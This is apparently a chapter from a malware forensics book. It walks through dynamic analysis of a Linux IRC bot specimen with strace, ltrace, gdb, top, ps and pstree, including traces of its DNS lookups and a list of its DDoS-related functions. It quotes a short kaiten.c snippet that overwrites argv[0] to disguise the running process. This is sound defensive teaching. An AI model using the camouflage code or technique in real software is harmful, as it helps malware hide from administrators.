Table 10.1 - Helpful strace Options

Option	Purpose
-o	Writes trace output to filename
-e trace=file	Traces all system calls which take a file name as an argument
-e trace=process	Traces all system calls which involve process management
-e trace=network	Traces all the network related system calls
-e trace=desc	Traces all file descriptor related system calls
-e read=*set*	Performs a full hexadecimal and ASCII dump of all the data read from file descriptors listed in the specified set.
-e write=*set*	Performs a full hexadecimal and ASCII dump of all the data written to file descriptors listed in the specified set.
-f	Traces child processes as they are created by currently traced processes as a result of the fork() system call.
-ff	Used with –o option; writes each child processes trace to *filename.pid* where pid is the numeric process id respective to each process.
-x	Print all non-ASCII strings in hexadecimal string format.
-xx	Print all strings in hexadecimal string format.

Figure 10.5 Adjusting the Breadth and Scope of strace



To get a comprehensive understanding of our malicious code specimen, we'll first use `strace` to execute the program, capture all reads and writes that occur, intercept the same information on any child processes that are spawned from the original process, and write the results for each process to individual text files based on process identification number, as shown in Figure 10.6. Further, during the course of capturing system calls, use strace as a guide in conjunction with other active monitoring tools in the lab environment, to anticipate behavior of the specimen. In this regard, strace is useful in correlating and interpreting the output of other monitoring tools.

During the course of executing our malicious code specimen with `strace`, as shown in Figure 10.6, below, we learned that two files were written—`sysfile.txt`, which was the output file directed in the command line parameters, as well as a second file, `sysfile.txt.8646`, suggesting that a child process was spawned. In review of first output file, `sysfile.txt`, there is not a lot of meaningful information except for the reference to the `clone()` system call (clone is technically a library function layered on type of the `sys_clone` system call). `Clone()` creates a new process similar to the `fork()` system call, but unlike `fork()`, `Clone()` allows the child process to share parts of its execution context with the parent or "calling" process, such as memory space. The main use of the `Clone()` system call is to implement threads. In this instance the ID of the child process, 8646, is provided.

Figure 10.6 Intercepting System Calls with Strace

```
lab@MalwareLab:~/Desktop$ strace -o sysfile.txt –e read=all –e write=all
-ff ./sysfile

<excerpted for brevity>

clone(child_stack=0,          flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD,
child_tidptr=0xb7e3f708) = 8646

exit_group(0)                 = ?
```

Looking through the `strace` output relating to pid 8646 reveals substantially more information about our malicious code specimen. Although we will not parse the contents of all of the output, we will review some of the more interesting discoveries. First, the program tries to open a file

/usr/ ict/words, which does not exist. Recall, in Chapter 8, we found a reference to this file in the strings embedded in the binary, which appears to be related to a password cracking function or program.

Figure 10.7 Malicious Code Requesting Non-Existent /usr/dict/words File

```
time(NULL)                                = 1207931463
getppid()                                 = 1
brk(0)                                    = 0x804e000
brk(0x806f000)                            = 0x806f000
open("/usr/dict/words", O_RDONLY)        = -1 ENOENT (No such file or directory)
open("/usr/dict/words", O_RDONLY)        = -1 ENOENT (No such file or directory)
open("/usr/dict/words", O_RDONLY)        = -1 ENOENT (No such file or directory)
```

The malicious code specimen then creates a socket for IPv4 Internet protocols using the socket system call and associated domain parameters (PF_INET). Further, a call is made to open and read /etc/resolv.conf, the resolver configuration file that is read by the resolver routines, which in turn makes queries and interpret responses from the to the Internet Domain Name System (DNS). Similar calls are made to open and read /etc/host.conf, which contains configuration information specific to the resolver library, and /etc/hosts, which is a table (text file) that associates IP addresses with hostnames as a means for resolving host names.

Figure 10.8 System Call Requesting to Open and Read /etc/resolv.conf

```
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
open("/etc/resolv.conf", O_RDONLY)      = 4
fstat64(4, {st_mode=S_IFREG|0644, st_size=44, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,
-1, 0) = 0xb7f8f000
read(4, "search localdomain\nnameserver 19"..., 4096) = 44
   | 00000  73 65 61 72 63 68 20 6c  6f 63 61 6c 64 6f 6d 61   search l ocaldoma |
   | 00010  69 6e 0a 6e 61 6d 65 73  65 72 76 65 72 20 31 39   in.names erver 19 |
   | 00020  32 2e 31 36 38 2e 31 31  30 2e 31 0a               2.168.11 0.1.     |
read(4, "", 4096)                        = 0
close(4)                                 = 0
= 0
```

Figure 10.9 System Call Requesting to Open and read /etc/host.conf and /etc/hosts

```
open("/etc/host.conf", O_RDONLY)          = 4
fstat64(4, {st_mode=S_IFREG|0644, st_size=92, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7f8f000
read(4, "# The \"order\" line is only used "..., 4096) = 92
   | 00000  23 20 54 68 65 20 22 6f  72 64 65 72 22 20 6c 69  # The "o rder" li |
   | 00010  6e 65 20 69 73 20 6f 6e  6c 79 20 75 73 65 64 20  ne is on ly used  |
   | 00020  62 79 20 6f 6c 64 20 76  65 72 73 69 6f 6e 73 20  by old v ersions  |
   | 00030  6f 66 20 74 68 65 20 43  20 6c 69 62 72 61 72 79  of the C  library |
   | 00040  2e 0a 6f 72 64 65 72 20  68 6f 73 74 73 2c 62 69  ..order  hosts,bi |
   | 00050  6e 64 0a 6d 75 6c 74 69  20 6f 6e 0a             nd.multi  on.     |
read(4, "", 4096)                          = 0
close(4)                                   = 0
munmap(0xb7f8f000, 4096)                   = 0
open("/etc/hosts", O_RDONLY)               = 4
fcntl64(4, F_GETFD)                        = 0
fcntl64(4, F_SETFD, FD_CLOEXEC)            = 0
fstat64(4, {st_mode=S_IFREG|0644, st_size=246, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7f8f000
read(4, "127.0.0.1\tlocalhost\n127.0.1.1\tMa"..., 4096) = 246
   | 00000  31 32 37 2e 30 2e 30 2e  31 09 6c 6f 63 61 6c 68  127.0.0. 1.localh |
   | 00010  6f 73 74 0a 31 32 37 2e  30 2e 31 2e 31 09 4d 61  ost.127. 0.1.1.Ma |
   | 00020  6c 77 61 72 65 4c 61 62  0a 0a 23 20 54 68 65 20  lwareLab ..# The  |
   | 00030  66 6f 6c 6c 6f 77 69 6e  67 20 6c 69 6e 65 73 20  followin g lines  |
   | 00040  61 72 65 20 64 65 73 69  72 61 62 6c 65 20 66 6f  are desi rable fo |
   | 00050  72 20 49 50 76 36 20 63  61 70 61 62 6c 65 20 68  r IPv6 c apable h |
   | 00060  6f 73 74 73 0a 3a 3a 31  20 20 20 20 20 69 70 36  osts.::1      ip6 |
   | 00070  2d 6c 6f 63 61 6c 68 6f  73 74 20 69 70 36 2d 6c  -localho st ip6-l |
   | 00080  6f 6f 70 62 61 63 6b 0a  66 65 30 30 3a 3a 30 20  oopback. fe00::0  |
   | 00090  69 70 36 2d 6c 6f 63 61  6c 6e 65 74 0a 66 66 30  ip6-loca lnet.ff0 |
   | 000a0  30 3a 3a 30 20 69 70 36  2d 6d 63 61 73 74 70 72  0::0 ip6 -mcastpr |
   | 000b0  65 66 69 78 0a 66 66 30  32 3a 3a 31 20 69 70 36  efix.ff0 2::1 ip6  |
   | 000c0  2d 61 6c 6c 6e 6f 64 65  73 0a 66 66 30 32 3a 3a  -allnode s.ff02:: |
   | 000d0  32 20 69 70 36 2d 61 6c  6c 72 6f 75 74 65 72 73  2 ip6-al lrouters |
   | 000e0  0a 66 66 30 32 3a 3a 33  20 69 70 36 2d 61 6c 6c  .ff02::3  ip6-all |
   | 000f0  68 6f 73 74 73 0a                                    hosts.         |
```

From our initial system call intercepts, we've learned that our malicious code specimen is seemingly trying to resolve a domain name. We can now adjust the scope of our `strace` intercepts and focus on traces relating to network connectivity. Narrowing the scope of the strace interception allows us to make an easier side-by-side correlation of the network related system calls and the network traffic capture that we are monitoring with other tools, in essence, allowing us to verify the `strace` output real-time with the traffic capture.

Examining some of the output from the `strace` intercept we learn that our suspect program has opened a socket and is sending network traffic IP address 192.168.110.1 on port 53, which is the default port for DNS. Further, looking at the `send` system call, the domain name that the program is seemingly trying to resolve is identified (for security purposes, the second-level domain name has been obscured).


Figure 10.10 System Calls Requesting to Resolve a Domain Name

```
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_
addr("192.168.110.1")}, 28) = 0
send(4, "0]\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39, MSG_NOSIGNAL) = 39
send(4, "0]\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39, MSG_NOSIGNAL) = 39
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_
addr("192.168.110.1")}, 28) = 0
send(4, "\376\202\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 51,
MSG_NOSIGNAL) = 51
send(4, "\376\202\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"...,
51, MSG_NOSIGNAL) = 51
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_
addr("192.168.110.1")}, 28) = 0
send(4, "2\330\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39,
MSG_NOSIGNAL) = 39
send(4, "2\330\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39,
MSG_NOSIGNAL) = 39
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_
addr("192.168.110.1")}, 28) = 0
send(4, "I\'\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 51, MSG_NOSIGNAL) = 51
send(4, "I\'\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 51, MSG_NOSIGNAL) = 51
```

```
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr
("192.168.110.1")}, 28) = 0
send(4, "J\326\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39,
MSG_NOSIGNAL) = 39
send(4, "J\326\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39,
MSG_NOSIGNAL) = 3
```

We can correlate the interception in strace by examining the network traffic with Wireshark, which confirms our findings.

Figure 10.11 The Suspect Program Requesting to Resolve a Domain Name



We will revisit the use of `strace` in a later section in this chapter when we reconstruct the events of the behavioral analysis of the malicious code specimen.

Analysis Tip

Deciphering System Calls

While interpreting `strace` output, it is useful to consult the respective man pages for various system calls you are unfamiliar with. In addition to the man pages, which may not have entries for all system calls, it is handy to have a Linux function call reference. Some online references to consider include the Linux Man Pages search engine on Die.net (http://linux.die.net/man/) as well as the system call alphabetical index on The Open Group web site, (http://www.opengroup.org/onlinepubs/009695399/idx/index.html).

Capturing Library Calls with `ltrace`

In addition to intercepting the system calls we'll also want to trace the libraries that are invoked by our suspect program when it is running. Identifying the libraries that are called and executed by the program provides further clues as the nature and purpose of the program, as well as program functionality. To accomplish this, we'll use `ltrace`, a utility native to Linux systems that intercepts and records the dynamic library calls made by a target process.

Launching our suspect program with `ltrace` with no switches does not provide us many clues but does reveal the `fork()`system call, which used to create a child process, which is seemingly inconsistent with the system calls captured previously with `strace`. Probing further with `ltrace` we may get an idea why.

Figure 10.12 Tracing Library Calls with ltrace

```
lab@MalwareLab:~/Desktop$ ltrace ./sysfile
__libc_start_main(0x804b842, 1, 0xbfd21de4, 0x804bddc, 0x804be0c <unfinished ...>
fork()                                                  = 9010
exit(0 <unfinished ...>
+++ exited (status 0) +++
```

There are a number of additional `ltrace` options that can be used capture a more comprehensive scope of the process activity, such as the –S switch to intercept system and library calls. In many instances the information collected with this option may be duplicative of that captured by `strace`, as shown below in Figure 10.13. However, in this instance the output is helpful as it reveals the `sys_clone` system call which corresponds with the `clone()` finding in `strace`. Be aware that in some instances, redundancy of tool usage during the examination of a malicious code specimen will demonstrate tool limitations, such as variations in detected activity. In these instances, examination of the binary in a disassembler can help decipher the calls made by the specimen.

Figure 10.13 Tracing Library and System Calls with ltrace

```
lab@MalwareLab:~/Desktop$ ltrace -S ./sysfile

SYS_brk(NULL)                                       = 0x804e000
SYS_access(0xb7f49eab, 0, 0xb7f4bff4, 0, 4)         = -2
SYS_mmap2(0, 8192, 3, 34, -1)                       = 0xb7f30000
SYS_access(0xb7f49b5b, 4, 0xb7f4bff4, 0xb7f49b5b, 0xb7f4c6cc) = -2
SYS_open("/etc/ld.so.cache", 0, 00)                 = 3
SYS_fstat64(3, 0xbfe26580, 0xb7f4bff4, -1, 3)       = 0
SYS_mmap2(0, 59970, 1, 2, 3)                        = 0xb7f21000
SYS_close(3)                                        = 0
SYS_access(0xb7f49eab, 0, 0xb7f4bff4, 0, 3)         = -2
SYS_open("/lib/tls/i686/cmov/libc.so.6", 0, 00)     = 3
SYS_read(3, "\177ELF\001\001\001", 512)             = 512
SYS_fstat64(3, 0xbfe26608, 0xb7f4bff4, 4, 1)        = 0
SYS_mmap2(0, 0x1405a4, 5, 2050, 3)                  = 0xb7de0000
SYS_mmap2(0xb7f1b000, 12288, 3, 2066, 3)            = 0xb7f1b000
SYS_mmap2(0xb7f1e000, 9636, 3, 50, -1)              = 0xb7f1e000
SYS_close(3)                                        = 0
SYS_mmap2(0, 4096, 3, 34, -1)                       = 0xb7ddf000
SYS_set_thread_area(0xbfe26af8, 0xb7ddf6c0, 243, 0xb7f4bff4, 0) = 0
SYS_mprotect(0xb7f1b000, 4096, 1, 0xb7f31858, 0xbfe26b14) = 0
SYS_munmap(0xb7f21000, 59970)                       = 0
__libc_start_main(0x804b842, 1, 0xbfe26ef4, 0x804bddc, 0x804be0c <unfinished ...>
fork( <unfinished ...>
```

```
SYS_clone(0x1200011, 0, 0, 0, 0xb7ddf708)          = 9034
<... fork resumed> )                                = 9034
exit(0 <unfinished ...>
SYS_exit_group(0 <unfinished ...>

+++ exited (status 0) ++
```

Table 10.2 - Helpful `ltrace` Options

Option	Purpose
-o	Writes trace output to file.
-p	Attaches to a target process with the process ID *pid* and begins tracing.
-S	Display system calls as well as library calls.
-r	Prints a relative timestamp with each line of the trace.
-f	Traces child processes as they are created by currently traced processes as a result of the fork() or clone() system calls.

Other Tools to Consider

System Call Tracing

Although `strace` is frequently used by digital investigators to trace system calls of a rogue process--particularly because it effective and is a native utility on most Linux systems--there are a number of other utilities that can be used to monitor system calls:

- **Xtrace** The "eXtended trace" (Xtrace) utility is similar to strace but has extended functionality and features, including the ability to dump function calls (dynamically or statically linked), and the call stack (http://sourceforge.net/projects/xtrace/).

  Tracing our suspect process with Xtrace:

```
open("/etc/resolv.conf",0)                    = 4
fstat64(4,0xbf8f3458)                         = 0
mmap2(0,4096,0x3,0x22,-1,0)                   = 3086086144
read(4,0xb7f1f000,4096)                       = 44
read(4,0xb7f1f000,4096)                       = 0
```

Continued

```
close(4)                                          = 0
munmap(0xb7f1f000,4096)                           = 0
unknown[no 195]()                                 = 0
open("/etc/hosts",0)                              = 4
unknown[no 221]()                                 = 0
unknown[no 221]()                                 = 0
fstat64(4,0xbf8f5488)                             = 0
mmap2(0,4096,0x3,0x22,-1,0)                       = 3086086144
read(4,0xb7f1f000,4096)                           = 246
read(4,0xb7f1f000,4096)                           = 0
close(4)                                          = 0
```

- **Etrace** Etrace, or The Embedded ELF tracer, is a scriptable userland tracer that works at full frequency of execution without generating traps (http://www.eresi-project.org/)
- **Systrace** Written by Niel Provos (developer of the honeyd), `systrace` is an interactive policy generation tool which allows the user to enforce system call policies for particular applications by constraining the application's access to the host system. This is particularly useful for isolating suspect binaries. (http://www.citi.umich.edu/u/provos/systrace/)
- **Syscalltrack** Allows the user to track invocations of system calls across a Linux system. Allows the user to specify rules that determine which system call invocations will be tracked, and what to do when a rule matches a system call invocation. (http://syscalltrack.sourceforge.net/)

Examining a Running Process with `gdb`

In addition to using `strace` and `ltrace`, we can gain addition information about our malicious code specimen by using the GNU Project Debugger, better known as `gdb`. Using `gdb`, we can explore the contents of the malicious program during execution. Because both `strace` and `gdb` rely upon the `ptrace()` function call to attach to a running process, you will not be able to use gdb in this capacity on the same process that is being monitored by strace until the process is "released" from `strace`.

We can debug our already running suspect process using the `attach` command within gdb. Issuing this command, `gdb` will read all of the symbolic information from the process and print them to screen, as shown in Figure 10.14.

Figure 10.14 Attaching to a Running Process with gdb

```
Attaching to process 8646
Reading symbols from /home/lab/Desktop/sysfile...done.
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Reading symbols from /lib/tls/i686/cmov/libc.so.6...done.
```

```
Loaded symbols for /lib/tls/i686/cmov/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Reading symbols from /lib/tls/i686/cmov/libnss_files.so.2...done.
Loaded symbols for /lib/tls/i686/cmov/libnss_files.so.2
Reading symbols from /lib/libnss_mdns4_minimal.so.2...done.
Loaded symbols for /lib/libnss_mdns4_minimal.so.2
Reading symbols from /lib/tls/i686/cmov/libnss_dns.so.2...done.
Loaded symbols for /lib/tls/i686/cmov/libnss_dns.so.2
Reading symbols from /lib/tls/i686/cmov/libresolv.so.2...done.
Loaded symbols for /lib/tls/i686/cmov/libresolv.so.2
Reading symbols from /lib/libnss_mdns4.so.2...done.
Loaded symbols for /lib/libnss_mdns4.so.2
0xffffe410 in __kernel_vsyscall ()
```

Examining the results, we see some of the libraries we previously uncovered using `ldd` and other utilities during the file profiling process. However there are references to symbols being read and loaded from the GNU C libraries (glibc) `libresolv.so.2`, `libnss_dns.so.2` and `libnss_mdns4.so.2` which relate to name resolution. This is a good clue for us to keep a close watch on the network traffic being captured on the system, as these references are consistent with our prior findings that the program is trying to resolve a domain name, possibly in order to "phone home" for further instructions.

After attaching to the suspect process with `gdb` we can extract further information using the `info functions` command, which reveals functions and the respective addresses within the binary. This information includes the symbolic information embedded within the binary, which we previously extracted with `nm` and other utilities during the file profiling process (Chapter 8).

Figure 10.15 - Extracting Functions with gdb

```
(gdb) info functions
All defined functions:  <excerpted for brevity>
Non-debugging symbols:
0x080490dc  getspoof
0x08049141  filter
0x08049191  makestring
0x080492f7  identd
0x08049545  pow
0x08049587  in_cksum
0x080495fd  get
0x080499e8  getspoofs
```

```
0x08049a7a  version
0x08049a98  nickc
0x08049b09  disable
0x08049bfd  enable
0x08049cc4  spoof
0x08049e7b  host2ip
0x08049efd  udp
0x0804a18d  pan
0x0804a57d  tsunami
0x0804a8fd  unknown
```

`Gdb` can also be used to gather information relating to `/proc/<pid>` entry relating the executed program. In particular, using the `info proc` command we are provided with valuable information relating to the program, including the associated PID, command line parameters used to invoke the process, the current working directory (`cwd`) and location of the executable file (`exe`). Notably, the command line parameter associated with the suspect file is "bash-" which we will discuss in further detail in a later section. We'll further examine the `/proc/<pid>` related to our suspect program in a later section of this chapter.

Figure 10.16 Extracting /proc Information with gdb

```
(gdb) info proc
process 8646
cmdline = 'bash-'
cwd = '/home/lab/Desktop'
exe = '/home/lab/Desktop/sysfile'
```

Analysis Tip

Strace Alternatives on Unix Systems

Some Unix flavors have a few different commands that are the functional equivalent of `strace` and `ltrace`:

- **apptrace** Traces function calls that a specific program makes to shared libraries
- **dtrace** dynamic tracing compiler and tracing utility

Continued

- **truss** Traces library and system calls and signal activity for a given process
- **syscalls** Traces system calls
- **ktrace** Kernel processes tracer

Process Assessment: Examining Running Processes

Although we collected substantial information about our suspect process through intercepting system and library calls with `strace`, `ltrace` and `gdb`, we should gain additional context by examining the running process on our victim host. Through this process, we can obtain a complete picture of the system and how our suspect program interacts with it.

Assessing System Usage with `top`

Using the `top` command, which is native to Linux systems, we can obtain real-time CPU usage and system activity information. Of particular interest to us will be the identification of any unusual processes that are consuming system resources. Tasks and processes listed in the top output in are descending order by virtue of the cpu consumption. By default, the `top` output refreshes every 5 seconds. Examining the `top` output on our infected host, our suspect program, `sysfile`, is not visible. Similarly, there are no unusual process names, or processes consuming an anomalous amount of system resources relative to other tasks in the `top` output.

Figure 10.17 Assessing System Usage with `top`

```
top - 11:09:13 up  2:34,  5 users,  load average: 0.07, 0.12, 0.17
Tasks: 118 total,   1 running, 117 sleeping,   0 stopped,   0 zombie
Cpu(s): 20.2%us,  9.9%sy,  0.0%ni, 66.6%id,  0.0%wa,  3.0%hi,  0.3%si,  0.0%st
Mem:     564352k total,    556180k used,      8172k free,     16684k  buffers
Swap:    409616k total,     33860k used,    375756k free,    284180k  cached

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM   TIME+    COMMAND
 4618 root      16   0  42924   14m  6560  S  28.6   2.7  0:42.54   Xorg
11866 lab       15   0  77328   16m   10m  S   1.7   3.0  0:00.75   gnome-terminal
    5 root      10  -5      0     0     0  S   0.3   0.0  0:00.09   events/0
 5742 lab       15   0  15936  4312  3304  S   0.3   0.8  0:01.03   gnome-screensav
12712 lab       15   0   2320  1168   880  R   0.3   0.2  0:00.03   top
    1 root      17   0   2912  1844   524  S   0.0   0.3  0:00.89   init
    2 root      RT   0      0     0     0  S   0.0   0.0  0:00.00   migration/0
    3 root      34  19      0     0     0  S   0.0   0.0  0:00.00   ksoftirqd/0
```

```
  4 root    RT     0    0    0    0    S    0.0    0.0    0:00.00    watchdog/0
  6 root    10    -5    0    0    0    S    0.0    0.0    0:00.02    khelper
  7 root    11    -5    0    0    0    S    0.0    0.0    0:00.00    kthread
 30 root    10    -5    0    0    0    S    0.0    0.0    0:00.09    kblockd/0
 31 root    20    -5    0    0    0    S    0.0    0.0    0:00.00    kacpid
 32 root    20    -5    0    0    0    S    0.0    0.0    0:00.00    kacpi_notify
 93 root    10    -5    0    0    0    S    0.0    0.0    0:00.00    kseriod
118 root    15     0    0    0    0    S    0.0    0.0    0:00.36    pdflush
119 root    15     0    0    0    0    S    0.0    0.0    0:00.18    pdflush
```

Examining Running Processes with `ps` commands

In addition to using top to determine resource usage on the system, it is helpful to examine a listing of all of processes running on the infected system using the `ps` (process status) command. In particular, using the `-aux` (or alternatively, `-ef`) the digital investigator can acquire a detailed accounting of running processes, associated pids and other useful information. Strangely, in querying the infected system with both ps –aux and ps -ef, we cannot locate the process `sysfile`. Digging for `sysfile` by `pid`, we find that it has manifested in the process listing as the process "`bash-`" perhaps as means to camouflage its existence?

Figure 10.18 Using the `ps` Command to Locate the Suspect Process

```
lab@MalwareLab:~$ ps -aux
<excerpt>
lab     8646   0.0     0.1     1816     664 pts/0    S+     09:31     0:00 bash-
lab@MalwareLab:~$ ps -ef
<excerpt>
lab     8646    1       0      09:31 pts/0    00:00:00 bash-
```

Examining the kaiten.c code we previously discovered during our online research in Chapter 8, we find an interesting snippet that supports that the specimen tries to hide itself among running processes by using a fake innocuous name:

Figure 10.19

```
#ifdef FAKENAME
strncpy(argv[0],FAKENAME,strlen(argv[0]));
for (on=1;on<argc;on++) memset(argv[on],0,strlen(argv[on]));
```

Examining Running Processes with pstree

An alternative utility for displaying running processes is pstree, which displays running processes on the subject system in a tree diagram view, which is particularly useful for revealing child threads and processes of a parent process. In the context of malware analysis, pstree is particularly usefully when trying to assess process relationships as it essentially provides an "ancestral view" of processes, with the top of the tree being init, the process management daemon. Unlike ps, we are able to locate sysfile among the running processes with pstree.

Figure 10.20 Discovering a Suspect Process with pstree

```
lab@MalwareLab:~$ pstree
<excerpt>

├─snort
├─sysfile
├─syslogd
├─system-tools-ba──dbus-daemon
```

To gather more granular information about processes displayed in pstree, consider using the -a switch to reveal the command line parameters respective to the displayed processes, and the -p switch to show the assigned pids.

